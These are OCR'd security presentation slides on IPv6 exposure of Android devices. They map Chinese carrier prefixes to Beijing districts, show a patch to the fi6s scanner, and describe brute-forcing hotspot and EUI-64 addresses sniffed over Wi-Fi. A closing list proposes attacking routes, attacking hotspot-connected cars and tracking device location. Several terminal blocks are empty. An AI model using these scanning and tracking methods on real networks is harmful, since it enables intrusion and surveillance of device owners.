
China Telecom

Beijing and 4/5G net

ChangPing district

Random

First 64 bit address composition



District name	China Mobile broadband	China Mobile 4/5G	China Unicom broadband	China Unicom 4/5G	China Telecom broadband	China Telecom 4/5G
110101-Dongcheng District, Beijing, China	2409:8a00::-2409:8a00:bff::	2409:8900::-2409:8900:bff::	2408:8206::-2408:8206:bff::	2408:8406::-2408:8406:bff::	240e:304::-240e:304:bff::	240e:404::-240e:404:bff::
110102-Xicheng District, Beijing, China	2409:8a00:c00::-2409:8a00:17ff::	2409:8900:c00::-2409:8900:17ff::	2408:8206:c00::-2408:8206:17ff::	2408:8406:c00::-2408:8406:17ff::	240e:304:c00::-240e:304:17ff::	240e:404:c00::-240e:404:17ff::
110105-Chaoyang District, Beijing, China	2409:8a00:1800::-2409:8a00:23ff::	2409:8900:1800::-2409:8900:23ff::	2408:8206:1800::-2408:8206:23ff::	2408:8406:1800::-2408:8406:23ff::	240e:304:1800::-240e:304:23ff::	240e:404:1800::-240e:404:23ff::

different operator

different network type

broadband


4/5G

different district

How to use risk1 for address scanning

Use existing tool, do not return ICMP replay, so do not display

We can use tshark and tcpdump to monitor, and get returned packets



```
┌root@12604-27373 ~/sec_tools/fi6s_fix/src <master*>
└# diff ../../fi6s/src/target-parse.c target-parse.c
110c110
<                       for(int k = bitpos; k < bitpos+4; k++) {
---
>                       for(int k = bitpos; k < bitpos+3; k++) {
```

modify fi6s

How to scan quickly ?


- Use fast / Stateless scanning, use fis6
- Our server，1Gb network card, limited bandwidth, send 0.5 million packets per second, scan 240e:404:xxxx:xxxx 32bit , about 2 hours
- With a 10gigE connection and PF_RING, transmitting 10 million packets per second

Determination of target network segment：

- IPV6 allocates too many network segments, some of which are very large and few are in useBuild your own web server to collect
- Information collected: planning file, current IPV6 addr, query website, Google search, etc
- Segment scan the large network segment, for example, scan 2401:abc:0x0x:XXXX::abcd,
- Modify fi6s, scan only the low bit, for example, scan 0~7, not 0~f

Scan test

Video



```
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
┌root@12604-27373 ~/ipv6/out
└#
```


```
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
┌root@12604-27373 ~
└#
```

Events

Risk 2 - The IPV6 addr become shorter

When hotspot enabled on Android devices

- Local DNS service will start
- It will cause the address of hotspot interface become shorter
- Only 8 bits of its last 64 bits are valid, which may brute force



```
130|flame:/ #
130|flame:/ # ifconfig wlan1
wlan1     Link encap:Ethernet  HWaddr 36:44:44:d1:ab:50  Driver icnss
          inet addr:192.168.52.113  Bcast:192.168.52.255  Mask:255.255.255.0
          inet6 addr: fe80::3444:44ff:fed1:ab50/64 Scope: Link
          inet6 addr: 240e:404:9733:e074::1c/64 Scope: Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

```
┌root@VPS ~
└# ping6 240e:404:9733:e074::1c
PING 240e:404:9733:e074::1c(240e:404:9733:e074::1c) 56 data bytes
64 bytes from 240e:404:9733:e074::1c: icmp_seq=5 ttl=241 time=307 ms
^C
```

on Pixel 4 adb

shorter addr

on VPS

ping is OK

Risk 3 - IPv6 addr can be sniffed and calculated

Android use EUI-64 to generate IPV6 addr


- ppp link has no mac addr
- But WIFI interface has
- So it affects when Android connects to Internet through WiFi

When

- Use monitor mode to sniff 802.11 packet
- We can calculate the last 64 bit addr
- We just need **brute force 16-24 bits**

What can we do

- Attack outside the door without WiFi password
- Traceroute, get superior route, attack route
- Attack Android devices connected to hotspots, such as cars that use hotspots to surf the Internet
- Track the position because the last 64bit remains unchanged



